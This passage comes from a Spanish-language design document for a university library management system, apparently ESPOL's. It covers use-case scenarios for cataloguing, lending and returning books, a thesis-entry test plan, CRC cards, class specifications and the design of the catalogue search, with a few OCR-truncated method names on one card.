Inserta un nuevo registro en al table **LIBRO** con un idLibro sequencial asignado que vendría a ser el primary key de esta tabla.

ESCENARIO 3 Clasificación de un libro

Asunciones

- El libro ya esta inventariado

Resultados

Actualiza en la tabla **LIBRO** el registro con el idLibro con los siguientes campos: campo nota, título traducido, coautor, traductor, isbn, número de volumen, número total de volumen, resumen, etc.

Si el documento a clasificar es una publicación seriada, y fueron ingresados los detalles de los articulos, entonces se crean registros en la tabla **ARTICULOS_PS**.

Si el documento clasificado proviene de una hoja de ruta tipo "proceso tecnico", entonces verifica si todos los documentos incluidos en la hoja de ruta ya han sido clasificados, en caso de si actualiza el campo completitud a true en el registro de la hoja de ruta en la tabla **HOJA_RUTA.**

Se crea un nuevo registro en la tabla **HIST_ESTADO_LIBRO** con la fecha actual y estado '02' clasificado.

Se incrementa la cantidad disponible a la tabla **LIBRO** con el campo relacional idLibro.

Se actualiza en la tabla **LIBRO_UNICO**, el campo estado '02' clasificado.

ESCENARIO 4 Prestámo de un libro

Asunciones

- El libro ya esta clasificado
- El prestador no tiene ningúna deuda pendiente

Resultados

Crea un nuveo registro en la tabla **PRESTADOR.**

Crea un nuevo registro en la tabla **PRESTAMO.**

Crea un nuevo registro en la tabla **HIST_ESTADO_LIBRO** con la fecha actual, estado '03' prestado y el número de identificadora del prestamo (foreign key a la tabla **PRESTAMO**).

Actualiza el estado en la tabla **LIBRO_UNICO** a su '03' prestado.

Decrementa en la Tabla **LIBRO** la cantidad disponible con el campo relacional idLibro.

ESCENARIO 5 Devolución de un libro

Asunciones

- El libro no esta dañado ni perdido
- La fecha de devolución no esta vencida

Resultados

Crea un nuevo registro en la tabla **PRESTAMO** con la fecha actual,estado '04' devuelto y login (login actual)

Crea un nuevo registro en la tabla **HIST_ESTADO_LIBRO** con el estado '04' devuelto, fecha actual, login actual y con el número identificadora (número prestamo) del registro en la tabla **PRESTAMO** recien creado.

Actualiza el estado en la tabla **LIBRO_UNICO** a estado '04' devuelto.

Incrementa la cantidad disponible en la tabla **LIBRO** con el campo relacional idLibro.

ESCENARIO 6 Daño de un libro

Asunciones

- El libro no esta prestado

Resultados

Crea un nuevo registro en la table **HIST_ESTADO_LIBRO** .

Actualiza la tabla **LIBRO_UNICO** con uno de los estados de daño ante mencionados

Disminuye la cantidad disponible en la tabla **LIBRO** con el campo relacional idLibro.

ESCENARIO 6 Daño de un libro

Asunciones

- El libro esta prestado

Resultado

Crea un nuevo registro de **PRESTAMO** .

Crea un nuevo registro en la tabla **HIST_ESTADO_LIBRO** con la fecha actual, login actual y el estado de daño y con el numero identifcadora (número prestamo) del registro de **PRESTAMO** recien creado.

Actualiza la tabla **LIBRO_UNICO** con el estado de daño

ESCENARIO 7 Pago de multa

Asunciones

- El estudiante multado ya canceló la multa en tesorería

Resultados

Actualiza el registro en la tabla **PRESTAMO** con el estado cancelado.

ESCENARIO 8 Cobro por servicios


Asunciones

- El valor por cada impresión de página ya esta definido

Resultados

Crea un nuevo registro en la tabla **BIB_IMPRESION**, y se imprime dos copias de un talonario de cobro de las impresiones.

4.6 MODELO ESTÁTICO DEL ANÁLISIS



Dig. 6 (Modelo estático de análisis)

4.7 PLAN DE PRUEBA

NOMBRE DEL EQUIPO DE PRUEBA: Ingreso de una Tesis

NUMERO DE PRUEBA: 1

DATOS DE LA TESIS:

- Se desea ingresar una nueva tesis a la base de datos de la biblioteca
- El titulo de la tesis es Analisis del Empleo de Banco de Capacitores en Alta Tension.
- El autor de la tésis es Franklin Dario Endara Ramirez.
- El título que se va a obtener con la tesis es Ing. En Electricidad
- El director de tésis es Leo Salomon Fash
- El idioma es Español
- El número de páginas de esta tésis es 214
- El año de publicación de la tésis es 1986
- El precio de esta tésis esta valorado a S/. 1000 Sucres
- Existen dos copias de esta tesis y los números de inventarios son: D-7369 y D-7370
- No existe copias de esta tésis en la base de datos previamente

INSTRUCCIONES DE LA PRUEBA

- El ***digitador*** ingresa al Menú Principal del Sistema y proporciona su login name y password.
- Escoge del menu Ingreso de Libros la opción Definición de Libro General

- En la pantalla de datos del Libro General, el digitador ingresa el título, autor, centro de costo solicitante (eg. Facultad Electricidad), año de publicación, idioma, número de páginas, director de tesis.
- En caso de seleccionar un centro de costo solicitante, al hacer click sobre **CONSULTAR**, aparecerá una lista de todos los centros de costo que coincidan con el centro ingresado.
- Selecciona la forma de adquisición del libro sea comprada o donada, en el caso de la segunda opción, las copias de este libro tendrán su número de inventario con la letra D como prefijo.
- Hace click sobre **GRABAR** para salvar los datos ingresados del libro general
- Después de ingresar la información para el libro general, se hace click sobre **DEFINIR COPIAS** para ingresar datos correspondientes a cada copia del libro
- Aparece la pantalla de Ingreso de Datos de una Nueva Copia, y se observará en la parte superior datos de este libro ingresados previamente, y se llena la pantalla con los datos individuales para cada copia tales como número de inventario, precio.
- Hace click en Grabar para salvar datos ingresados de una copia del libro.
- Al dar click sobre el **OTRA COPIA**, aparecerá una pantalla limpia de Ingreso de Datos de Una Nueva Copia, volvemos a ingresar datos de la otra copia con el mismo procedimiento.

- El *digitador* hace click sobre **LIBRO GENERAL** para regresar la pantalla de Libro General y se puede modificar los datos ingresados previamente si así lo desea.
- Se debe presionar el botón de **GRABAR** para que el registro se grabe.

COMPORTAMIENTO ESPERADO

- La tesis se grabó correctamente.
- Las dos copias se grabaron correctamente.
- Se crearon dos registros con estado inventariado para la historia de las dos copias.
- El Sistema presenta una línea de mensaje ***"LIBRO GRABADO OK"***.

4.8 VENTANAS Y LAYOUTS

Ingreso de un documento bibliografico




Fig. 14 (Ingreso de un documento bibliográfico)

Clasificación de un documento bibliografico




Fig. 15 (Creación de un documento bibliográfico)

Prestamo de libros




Fig. 16 (Prestámo de libros)

Devolucion de libros





Fig. 17 (Devolución de libros)

4.9 MODELO ESTATICO DE DISEÑO

DIAGRAMAS DE CLASES

Diag 7. (Diagramas de clases)


4.10 DIAGAMAS DE ESTADO INICIAL-FINAL



Diag 8. (Diagrama de estado inicial - final)

4.11 MODELO DINAMICO DE DISEÑO

Sistema de Biblioteca



Diag 9. (Modelo dinámico del sistema)

4.12 TARJETAS CRC

Clase: EspolBibLibroGeneral	
Responsabilidades	Colaboraciones
incrementarCantidadDisponibleAlLibro	
decrementarCantidadDisponibleAlLibro	

crementarCantidadAlLibro	

Responsabilidades	Colaboraciones
versarConPrestamo	
versarSinPrestamo	
versarObsoleto	
versarConHoja	
ventariar	
asificar	
restar	
evuelto	
erdido	
aniado	
bsoleto	
solicitarBaja	

Tabla 1. (Tarjeta CRC de libro general)

Clase: EspolBibHistoriaEstadoLibro	
Responsabilidades	Colaboraciones
crearEstadoInventariado	EspolBibLibroIndividual (inventariar)
crearEstadoClasificado	EspolBibLibroIndividual (clasificar)
crearEstadoPrestdo	EspolBibLibroIndividual (prestar)
crearEstadoDevuelto	EspolBibIndividual (devuelto)
crearEstadoDaniado	EspolBibInividual (daniado)

Proporciona infomración de todos los movimientos que puede tener una copia del libro

Atributos:

- libroUnico
- estado
- fechaEstado
- sesion
- idHistoria

Relaciones:

- EspolBibLibroIndividual

- **EspolBibPrestamo**
- **EspolBibHojaDeRuta**

Tabla 2. (Tarjeta CRC de historia de estado de libro)

Clase: EspolBibClasificacion

Responsabilidades	Colaboraciones
clasificacionNueva	

Contiene la clasificación definida para un libro. Permitirá crear nuevas clasificaciones más detalldas si así lo desea.

Atributos:

- **códigoCategoria**
- **códigoPadre**
- **nombre**

• **tieneHijos** Relaciones: • **EspolBibLibroGeneral**

Tabla 3. (Tarjeta CRC de clasificación)

Clase: EspolBibDescriptor	
Responsabilidades	Colaboraciones
desciptorNuevo	

Tabla 4. (Tarjeta CRC de descriptor)

Clase: EspolBibPrestamo

Responsabilidades	Colaboraciones
cargarPrestamoParaUnPrestador	

Provee información de un dia de conferencia planificado en una Coop.

Atributos:

- idPrestamo
- tipoIdentificacion
- numeroIdentificacion
- estado
- fechaDevolucion
- fechaDevolucionReal
- fechaMulta

Relaciones:

- EspolBibPrestador

Tabla 5. (Tarjeta CRC de prestámo)

Clase: EspolBibPrestador	
Responsabilidades	Colaboraciones
licarDeuda	EspolAcaDeuda

Provee información de un prestador. Atributos: • tipoDeIdentificacion • numerodeIdentificacion • tipoExtra • idExtra • prestamos

Relaciones:

- **EspolBibPrestamo**

Tabla 6. (Tarjeta CRC de prestador)

Clase: EspolBibLocalidad

Responsabilidades	Colaboraciones
localidadNueva	

Tiene el código y el nombre de las localidades de biblioteca que existen en la ESPOL

Atributos:

• códigoLocalidad • nombreLocalidad Relaciones: • EspolBibLibroIndividual

Tabla 7. (Tarjeta CRC de localidad)

Clase: EspolBibHojaDeRuta	
Responsabilidades	Colaboraciones
verificaCompletitud	
aptoParaAnular	
updateHistoriaDeLosLibrosUnicos	crearEstado (EspolBibHistoriaEstadoLibro)
updateHojaOriginales	

Tabla 8. (Tarjeta CRC de hojas de ruta)

4.13 ESPECIFICACIONES DE CLASE

NOMBRE DE LA CLASE : EspolBibLibroGeneral

VERSIÓN : 1.0

DESCRIPCIÓN: Contiene los datos de un libro en general, título, autor, edición, editorial, número de páginas, idioma, tipo de literatura, clasificación, descriptores, para caso de publicaciones seriadas tendrá artículos y periodicidad, para caso de tesis tendrá director de tesis de grado.

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociaciones: EspolBibLibroIndividual, EspolBibClasificacion, EspolBibDescriptor

ATRIBUTOS :

- idLibro : String
- nombreLibro: String
- autor: String
- editorial: String
- edicion: String
- fechaPublicacion: Date
- numeroPaginas: Integer
- cantidad: Integer
- librosUnicos: OrderedCollection (EspolBibLibroIndividual)
- clasificacion: EspolBibClasificacion

descriptores: OrderedCollection (EspolBibDescriptor)

OPERACIONES:

incrementarCantidadDisponibleAlLibro

decrementarCantidadDisponibleAlLibro

incrementarCantidadAlLibro

DESCRIPCIÓN DE LAS OPERACIONES

Nombre : incrementarCantidadDisponibleAlLibro

Descripción : Incrementa en uno la cantidad disponible de un libro después de los eventos tales como devolución y clasificación técnica (apta para ir a circulación)

Nombre: decrementarCantidadDisponibleAlLibro

Descripción: Decrementa en uno la cantidad disponible de un libro después de los eventos tales como prestamo, perdida/daño, dado de baja

Nombre: incrementarCantidadAlLibro

Descripción: Incrementa en uno la cantidad de un libro después de ingresar una nueva copia de dicho libro (solamente el proceso de inventario)

NOMBRE DE LA CLASE : EspolBibLibroIndividual

VERSIÓN : 1.0

Tiene datos para las copias individuales de un libro en general, numero de inventario, precio, centro solicitante, movimientos que han tenido

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociaciones: EspolBibLibroGeneral, EspolBibHistoriaEstadoLibro

ATRIBUTOS :

idLibro: String

numeroInventario: String

códigoLocalidad: String

libro: EspolBibLibroGeneral

precio: Decimal

historiaEstado: OrderedCollection (EspolBibHistoriaEstadoLibro)

OPERACIONES:

reversar

inventariar

clasificar

prestar: EspolBibPrestador

devuelto

daniado: EspolBibPrestador

obsoleto

solicitarBaja

DESCRIPCIÓN DE LAS OPERACIONES

Nombre : reversar

Valor de Retorno : Booleano (exito o fracaso de la transacción reversar)

Descripción : Reversar la última transacción que se le ha aplicado a una copia del libro quitando la transacción de su historia de movimientos y regresar los valor afectados a su estados originales

Nombre : inventariar

Descripción : Asociar una copia de libro con un libro general ya existente, y crea un estado de inventariado para la historia de la copia

Nombre : clasificar

Descripción : Asociar una copia de libro con un libro general ya clasificado, y crea un estado de clasificado para la historia de la copia

Nombre : prestar

Argumento: EspolBibPrestador

Descripción : Disminuir la cantidad disponible en uno del libro, crea un estado de prestado para la hisotria de movimientos de la copia de libro y genera un registro para la lista de prestamos realizados por el prestador

Nombre : devuelto

Descripción : Incrementar la cantidad disponible del libro, generar un estado devuelto para la historia de moviemientos de la copia del libro

Nombre : daniado

Argumento: EspolBibPrestador

Descripción : Generar un estado dañado para la historia de movimientos de la copia del libro y aplicar una multa la prestador si así lo desea.

Nombre : obsoleto

Descripción : Generar un estado obsoleto para la historia de moviemientos de la copia del libro despues de aprobar la solicitud de dado por baja a los libros obsoletos

NOMBRE DE LA CLASE : EspolBibHistoriaEstadoLibro

VERSIÓN : 1.0

Mantiene una lista de todos los movimentos que hayan tenido una copia del libro determinado

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociaciones:

EspolBibLibroIndividual

EspolBibPrestamo

ATRIBUTOS :

numeroInventario : String

libroUnico: EspolBibLibroIndividual

estado: Symbol

prestamo: EspolBibPrestamo

fechaEstado: Date

OPERACIONES:

crearEstado: EspolBibLibroIndividual

DESCRIPCIÓN DE LAS OPERACIONES

Nombre : crearEstado

Argumento: EspolBibLibroIndividual

Descripción : Crear un estado correspondiente a la situación dada para la historia de movimientos de una copia de libro

NOMBRE DE LA CLASE : EspolBibClasificacion

VERSIÓN : 1.0

DESCRIPCIÓN: Proporciona información de la area de conocimiento o categoria al cual pertenece un libro

JERARQUIA:

Superclase : EspolObjetoPersistente

ATRIBUTOS :

códigoCategoria : String

códigoPadre : String

hayHijos: Boolean

nombre: String

OPERACIONES:

clasificacionNueva: EspolBibClasificacion

DESCRIPCIÓN DE LAS OPERACIONES

Nombre : clasificacionNueva

Valor de Retorno : Ninguno

Argumentos : EspolBibClasificacion

Descripción : Se crea una clasificación nueva bajo la clasificación dado, y cambiar el atributo hayHijos de la clasificación dada segun lo necesario

NOMBRE DE LA CLASE : EspolBibDescriptor.

VERSIÓN : 1.0

DESCRIPCIÓN: Una palabra clave que describe de que se trata un libro para una fácil recuperación del libro en el futuro.

JERARQUIA:

Superclase : EspolObjetoPersistente

ATRIBUTOS :

códigoControlado: String

códigoDescriptor: String

nombre: String

reemplazo: String

DESCRIPCION DE LAS OPERACIONES

descriptorNuevo

Nombre: descriptorNuevo

Descripción: Crear un nuevo témino controlado (de acuerdo al estandar TESAURO) o un nuevo término libre y asociarlo con un término controlado ya existente .

NOMBRE DE LA CLASE : EspolBibPrestamo

VERSIÓN : 1.0

DESCRIPCIÓN: Contiene informacion de una transacción de prestamos

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociaciones: EspolBibLibroIndividual, EspolBibPrestador

ATRIBUTOS :

idPrestamo: String

tipoIdentificacion: String

numeroIdentificacion: String

prestador: EspolBibPrestador

estado: Symbol

fechaDevolucion: Date

fechaDevolucionReal: Date

libro: EspolBibLibroIndividual

OPERACIONES

Nombre: cargarPrestamoParaUnPrestador

Valor de Retorno : una colección de prestamos

Argumentos: EspolBibPrestador

Descripción: Cargar todos los prestamos que se hayan realizado por el prestador dado.

NOMBRE DE LA CLASE : EspolBibPrestador

VERSIÓN : 1.0

DESCRIPCIÓN: Provee informacion de un prestador de la biblioteca.

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociacion: EspolBibPrestamo

ATRIBUTOS :

tipoDeIdentificacion: String

numeroDeIdentificacion: String

tipoExtra: String

idExtra: String

prestamos: EspolBibPrestamo

NOMBRE DE LA CLASE : EspolBibHojaDeRuta

VERSIÓN : 1.0

DESCRIPCIÓN: Una lista de copias de libro que van a ser procesados en un procedimiento determinado

JERARQUIA:

Superclase : EspolObjetoPersistente

Asociaciones: EspolBibLibroIndividual

ATRIBUTOS :

numeroRuta: String

tipoRuta: Symbol

fechaRuta: Date

librosUnicos: OrderedCollection (EspolBibLibroIndividual)

completo: Boolean

OPERACIONES:

verificaCompletitud

aptoParaAnular

updateHistoriaDeLosLibrosUnicos

DESCRIPCIÓN DE LAS OPERACIONES

Nombre : verificaCompletitud

Valor de Retorno : Boolean (verdadero o falso)

Descripción : Determinar si todas las copias de libro en la hoja de ruta se han terminado su tratamiento en un proceso determinado, y setear este valor al atributo completo de la hoja de ruta

Nombre : aptoParaAnular

Valor de Retorno : Boolean (verdadero o falso)

Descripción : Verifica si la hoja de ruta puede ser eliminada.

Nombre : updateHistoriaDeLosLibrosUnicos

Descripción : Un Proceso para actualizar estado de todas las copias de libro en una hoja de ruta.

NOMBRE DE LA CLASE : EspolBibLocalidadBiblioteca

VERSIÓN : 1.0

DESCRIPCIÓN: Localidades de Bibliotecas que existen en la Espol

JERARQUIA:

Superclase : EspolObjetoPersistente

ATRIBUTOS :

códigoLocalidad: String

nombreLocalidad: String

4.14 DISEÑO DE MÁQUINA DE BÚSQUEDA

En la página de Web de la Biblioteca de la Espol se integra un catalogo de la Biblioteca Central de Ingeniería, que ofrece un mecanismo de búsqueda para recuperar información de los libros que se consulta. Los criterios de búsqueda se detalla a continuación:

- **Por Título** -- El usuario ingresa el título del libro que quiere consultar, el sistema le presenta una lista de libros cuyos títulos contiene la cadena de caracteres que ingresó, por ejemplo, si el usuario ingresa "comunicación" , el sistema le devuelve una lista de libros cuyos títulos contiene la palabra "comunicación" tales como Comunicación de

Datos, Comunicación Satelital, etc, entonces, el usuario selecciona un libro de la lista y puede ver el detalle de dicho libro.

- **Por Autor** -- El usuario ingresa el nombre del autor quien quiere consultar, el sistema le presenta una lista de autores cuyos nombres contiene la cadena de caracteres que ingresó, por ejemplo, si el usuario ingresa "william", el sistema le devuelve una lista de autores cuyos nombres contiene la palabra "william" tales como William Fletcher, William Rivers, etc. Entonces el usuario selecciona un autor, y le presentará una lista de todos los libros escritos por dicho autor, el usuario tiene que seleccionar un libro que desea consultar para revisar el detalle de este libro.
- **Por Tópico** -- El usuario puede hacer una búsqueda por tópico de dos maneras:
    - Selecciona la primera letra del tópico de interés, le mostrará una lista de tópicos cuya primera letra sea la seleccionada, por ejemplo, el usuario selecciona M, le saldrá Matemáticas, Metafísica, etc. El usuario escoge uno de ellos, le mostrará una lista de Sub_Topicos del tópico seleccionado, al seleccionar un Sub_Topico, puede ocurrir uno de los dos casos, primero si el Sub_Topico todavía esta muy amplio, va a salir otra lista de Topicos_Específicos para el Sub_Topico seleccionado, el usuario tendrá que seleccionar uno de los tópicos específicos para ver una lista de libros que caen dentro de este tópico. Segundo le sale en seguida una lista de libros que caen

dentro del este Sub_Topico. Por último, el usuario selecciona un libro para ver el detalle.

- Ingrese el tópico de interés, el sistema le presentará una lista de tópicos que contiene la cadena de caracteres que ingresó. Por ejemplo, el usuario escribe la palabra "matemat" le saldrá matemáticas, análisis matemático, etc. La lista de tópicos sale tabulados dependiendo de su nivel de alcance, es decir el tópico más general sale más a la izquierda, y el tópico más especifico sale más a la derecha. Selecciona un tópico, le mostrará una lista de libros que caen dentro de este tópico, por último, selecciona un libro para ver el detalle.

- **Por Palabra Clave** -- Se ofrece dos mecanismo de consulta por palabra clave:
  - El usuario ingresa una cadena de caracteres, le presentará una lista de palabras claves (descriptores) que contiene la cadena de caracteres ingresados, por ejemplo, si el usuario escribe "aceite", le saldrá aceites animales, aceite de palma, etc. Entonces el usuario selecciona una palabra clave que más acertada y le mostrará la lista de libros que tiene este descriptor, el usuario selecciona un libro para ver el detalle.
  - El usuario selecciona la Búsqueda Avanzada, le permite escribir una serie de frases separados por coma, y escoger un operador lógico And /Or, por ejemplo, el usuario escribe aceite de palma,aceite vegetal y escoge el operador lógico Or, el sistema le presentará una lista de libros que tiene uno o ambos de

los descriptores aceite de palma,aceite vegetal. El usuario selecciona el libro de interés, y puede revisar el detalle.

